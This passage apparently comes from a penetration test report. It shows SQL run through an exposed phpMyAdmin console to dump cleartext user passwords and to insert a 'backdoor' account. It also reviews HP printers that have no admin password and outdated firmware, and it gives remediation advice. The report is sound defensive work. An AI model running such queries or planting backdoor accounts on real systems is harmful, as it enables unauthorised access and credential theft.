
- Apache/2.4.33 (Win32) OpenSSL/1.1.0g PHP/7.2.4
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: 38fea24f2847fa7519001be390c98ae0acafe387 $
- PHP extension: mysqli curl mbstring
- PHP version: 7.2.4

phpMyAdmin

- Version information: 4.8.4
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes
- License

The secret passphrase in configuration (blowfish_secret) is too short.

We could then execute an SQL query to list users: -



192.168.220.10 / 127.0.0.1 | phpMyAdmin 4.8.4 - Mozilla Firefox
192.168.220.10 / 127.0.0
192.168.220.10/phpmyadmin/server_sql.php
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
phpMyAdmin
Recent Favorites
New
information_schema
mysql
performance_schema
phpmyadmin
test
webappdb
New
feedback
users
Server: 127.0.0.1
Databases SQL Status User accounts Export Import Settings Replication More
Clear Format Get auto-saved query
Go

Run SQL query/queries on server "127.0.0.1":


```
select * from webappdb.users;
```

□ Bind parameters

Bookmark this SQL query:

[Delimiter ;] ☑ Show this query here again □ Retain query box □ Rollback when finished ☑ Enable foreign key checks

In this instance the query listed all users in the database together with clear text passwords: -




Showing rows 0 - 1 (2 total, Query took 0.0042 seconds.)

```
select * from webappdb.users
```

id	username	password
1	admin	p@ssw0rd
2	jigsaw	footworklure


A further SQL query also allowed us to add our own user called ‘backdoor’ with a password of ‘backdoor’: -



Run SQL query/queries on server “127.0.0.1”:

```
insert into webappdb.users(password, username) VALUES ("backdoor", "backdoor");
```

As you can see the new users has been added: -



id	username	password
1	admin	p@ssw0rd
2	jigsaw	footworklure
3	backdoor	backdoor

At this point we were asked by Company A not to progress the attack further as the server is used as an Active Directory Domain Controller and the webapp is used by multiple users. We will therefore include this server and the exploit in the out of hours planned testing.

This is a major issue as our normal course of action would be to: -

- Investigate the websites served by the database on the server
- Investigate any Cross Site Scripting or SQL Injection techniques
- Try to discover an admin account login and password
- If no admin account was available try to discover a user account and escalate privileges to admin
- Attempt active director compromise
- Use the server as a ‘pivot’ to other servers

Recommended Actions

- Immediately investigate changing the passwords
- Investigate the use of certificates or other encryption techniques for passwords
- Investigate 2-factor authentication

2.4 Detailed Printer Review


HP Printers

There are 5 X HP LaserJet 400 Colour MFP printers model M475dw, SafetyNet Computing were given the IP addresses for all printers (192.168.220.230-192.168.220.254 (Static)). Upon connecting to the printers it was discovered that they are all the same model with the same firmware.

Risk Rating: ❗ Medium
Risk Score: 5.1
Remediation Required: Next security update

Access

It was noted that when we connected to the web console in a browser using the printer IP address we were not prompted for any credentials. In addition, no Administrator password had been configured so all settings could be changed, see below: -



Device Configuration

Product Information


Product Name:	HP LaserJet 400 colorMFP M475dw
Formatter Number:	SF479RC
Serial Number:	CND8FDTCFL
Service ID:	24132
Firmware Datecode:	20150126
Disable Fax:	No
Telecom Version:	05-031-001
Location:	UK
ADF Installed:	Yes
Max Monochrome Print Quality:	600x8
Max Color Print Quality:	ImageREt 3600
Controller Number:	72
Duplexer Version:	0
Device Description:	HP LaserJet 400 colorMFP M475dw
Language:	English
Asset Number:	
Your Company Name:	
Contact Person:	
Device Location:	
Product Security:	Off
Wired HW Address:	a0:d3:c1:82:5e:ac
Wireless HW Address:	48:5a:b6:6a:b3:f9
Network In Use:	Wired
Host Name:	NPI825EAC
IPv4 Address:	192.168.1.210
IPv6 Address:	2A00:23A8:4803:8600:A2D3:C1FF:FE82:5EAC
Total Memory:	192 MBytes
Available Memory:	46.76 MBytes

Installed Personalities and Options

PCL6	(20040201)
AirPrint	
PCL	(20040201)
PDF	(20040201)

Firmware

The level of firmware was investigated as below: -



Device Configuration

Product Information

Product Name:	HP LaserJet 400 colorMFP M475dw
Formatter Number:	SF479RC
Serial Number:	CND8FDTCFL
Service ID:	24132
Firmware Datecode:	20150126
Disable Fax:	No
Telecom Version:	05-031-001
Location:	UK
ADF Installed:	Yes
Max Monochrome Print Quality:	600x8
Max Color Print Quality:	ImageREt 3600
Controller Number:	72

The firmware date code indicates that it is vulnerable to a JetDirect SNMP JetAdmin Device Password Disclosure exploit. Date code version 20191105 has been released to remediate this issue.

Recommended Actions

1. Printers should have access restricted to authorised users by locking down with a user name and password
2. A separate Administrator password should be configured known only to the IT Department so that unauthorised changes can be prevented
3. Firmware date code version 20191105 should be applied to all printers at the next maintenance window

3. Appendices

3.1 Appendix 1 – Certificate of Authority (CoA)

Pen%20Test%20COA.docx